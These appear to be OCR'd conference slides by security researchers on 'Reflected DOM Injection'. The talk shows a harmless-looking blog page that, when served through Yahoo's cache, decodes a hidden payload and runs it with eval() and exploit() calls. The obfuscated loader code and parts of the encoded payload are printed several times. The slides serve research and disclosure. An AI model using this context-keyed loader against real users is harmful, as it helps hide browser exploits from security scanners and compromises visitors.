
UTILIZING POPULAR WEBSITES FOR MALICIOUS PURPOSES USING RDI

Daniel Chechik, Anat (Fox) Davidi

Security Web Scanners




Normalized URL:	http://www.yahoo.com/
Detection ratio:	0 / 38
Analysis date:	2013-07-02 12:15:47 UTC (0 minutes ago)
File scan:	The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

URL Scanner	Result
ADMINUSLabs	Clean site
AlienVault	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site
Comodo Site Inspector	Suspicious site
CyberCrime	Unrated site
Dr.Web	Clean site
ESET	Clean site
Fortinet	Unrated site
G-Data	Clean site


What is RDI?

Reflected DOM Injection



A Recipe for Disaster

- 1 simple web page



Royal Blog

What's really intersting

Snowden breaks silence as new asylum requests revealed, says he is ‘free and able’ to continue leaking

Leave a reply

NSA leaker Edward Snowden broke his weeklong silence on Monday, defending his “right to seek asylum” while separately claiming he remains “free and able” to publish sensitive information on U.S. surveillance.

The statements came as Wikileaks revealed that Snowden had made requests for asylum or asylum assistance to 19 countries around the world, following earlier requests made to the countries of Ecuador and Iceland.

RECENT POSTS

Snowden breaks silence as new asylum requests revealed, says he is ‘free and able’ to continue leaking


Gay marriage opponents file emergency motion asking court to intervene

Skyfall Wins At South Bank Sky Arts Awards

A Recipe for Disaster

- 1 simple web page

- 1 trustworthy web utility



You have reached the cached page for http://search.yahoo.com/


Below is a snapshot of the Web page as it appeared on 6/30/2013. This is the version of the page that was used for ranking your search results. The page may have changed since it was last cached. To see what might have changed (without the highlights), go to the current page.

Yahoo! is not responsible for the content of this page.

Check out the new Yahoo.com. Access Search, Mail and a virtually endless stream of content customized just for you. Try it now!

A Recipe for Disaster

- 1 simple web page
- 1 trustworthy web utility
- 1 script that behaves differently within a certain context




```
<script>
function booyah() {
   try {
   var x = document.getElementById("wakadiv").innerHTML;
   var y = document.getElementsByTagName("span")[1].innerHTML;
   var key = 0;
   for (var i=0; i< y.length; i++) {
      key += y.charCodeAt(i);
   }
   var reg = new RegExp("WAKA","g");
   c1 = x.replace(reg, "%u")

   c2 = unescape(c1);
   var c3 = "";
   for (var i=0;i<c2.length; i++) {
      c3 += String.fromCharCode(c2.charCodeAt(i) - key);
   }
   eval(c3);
   createRects();
   exploit();
   } catch(e) {}
}
</script>
<meta http-equiv="x-ua-compatible" content="IE=EmulateIE9" >
</head>
<title>
</title>
<style>v\: * { behavior:url(#default#VML); display:inline-block }</style>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v" />
<body onload="booyah();" class="home blog custom-font-enabled single-author">
<v:oval>
<v:stroke id="vml1"/>
</v:oval>
<div id="wakadiv" style="display:none;">
WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1458WAKA145EWAI
46AWAKA13F8WAKA146CWAKA13F8WAKA1457WAKA1454WAKA1450WAKA145F'
KA1452WAKA1463WAKA1458WAKA145EWAKA145DWAKA1417WAKA145CWAKA1
```

RDI in Action – Yahoo Cache


Yahoo Cache

What just happened?!




```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i< y.length; i++) {
        key += y.charCodeAt(i);
    }
    var reg = new RegExp("WAKA","g");
    c1 = x.replace(reg, "%u")

    c2 = unescape(c1);
    var c3 = "";
    for (var i=0;i<c2.length; i++) {
        c3 += String.fromCharCode(c2.charCodeAt(i) - key);
    }
    eval(c3);
    createRects();
    exploit();
}
```

What just happened?!




```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i<y.length; i++) {
```




```
<base href="http://www.testwpekfpwoekfpwoekfpwoefk.com/"/><meta http-equiv="content-type"
content="text/html; charset=utf-8"/><!-- Banner:Start --><style type="text/css">#b_cpb{color: black;
font: normal normal normal small normal arial,sans-serif} #b_cpb a{color: blue; text-decoration:
underline; font-weight:normal}</style><!--LocalizedDate:6/17/2013--><!--InvariantDate:6/17/2013--><table
width="100%" style="background-color:#fff; text-align:left;" border="1" bordercolor="#909090"
cellpadding="5"><tr><td><span id="b_cpb"><!-- Title:Start --><div>You have reached the cached page
for <strong><a href="http://www.testwpekfpwoekfpwoekfpwoefk.com/" h="ID=SERP,5003.1">
https://myidentity.trustwave.com/</a></strong></div><!-- Title:End --><!-- Content:Start --><div style=
"margin-top:1em;">Below is a snapshot of the Web page as it appeared on <strong>6/17/2013
</strong>. This is the version of the page that was used for ranking your search results. The page
may have changed since it was last cached. To see what might have changed (without the
highlights), <a href="http://www.testwpekfpwoekfpwoekfpwoefk.com/" h="ID=SERP,5003.2">go
to the current page</a>.</div><!-- Content:End --><!-- Disclaimer:Start --><div style=
"margin-top:1em;float:right"><span style="font-size:x-small;">Yahoo! is not responsible for the
content of this page.</span></div><!-- Disclaimer:End --></span></td></tr></table><!-- Banner:End --><div
style="position:relative"><html>
```

What just happened?!



```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i< y.length; i++) {
        key += y.charCodeAt(i);
    }
    var reg = new RegExp("WAKA","g");
    c1 = x.replace(reg, "%u")

    c2 = unescape(c1);
    var c3 = "";
    for (var i=0;i<c2.length; i++) {
        c3 += String.fromCharCode(c2.charCodeAt(i) - key);
    }
    eval(c3);
    createRects();
    exploit();
}
```


What just happened?!



```
function booyah() {
    var x = document.getElementById("wakadiv").innerHTML;
    var y = document.getElementsByTagName("span")[1].innerHTML;
    var key = 0;
    for (var i=0; i< y.length; i++) {
        key += y.charCodeAt(i);
    }
    var reg = new RegExp("WAKA","g");
}
```

```
<div id="wakadiv" style="display:none;">
WAKA1455WAKA1464WAKA145DWAKA1452WAKA1463WAKA1
0FWAKA1457WAKA1454WAKA1450WAKA145FWAKA143BWAK
418WAKA140FWAKA146AWAKA13F8WAKA146CWAKA13F8WA
145FWAKA143BWAKA1458WAKA1451WAKA141DWAKA1458W
KA140FWAKA1455WAKA1464WAKA145DWAKA1452WAKA146
WAKA1417WAKA145CWAKA1450WAKA1467WAKA1430WAKA1
52WAKA141BWAKA140FWAKA1457WAKA1454WAKA1450WAK
462WAKA1454WAKA1418WAKA140FWAKA146AWAKA13F8WA
140FWAKA1463WAKA1457WAKA1458WAKA1462WAKA141DW
KA1430WAKA145BWAKA145BWAKA145EWAKA1452WAKA140
AKA145CWAKA1450WAKA1467WAKA1430WAKA145BWAKA14
WAKA142EWAKA140FWAKA145CWAKA1450WAKA1467WAKA1
```

What just happened?!



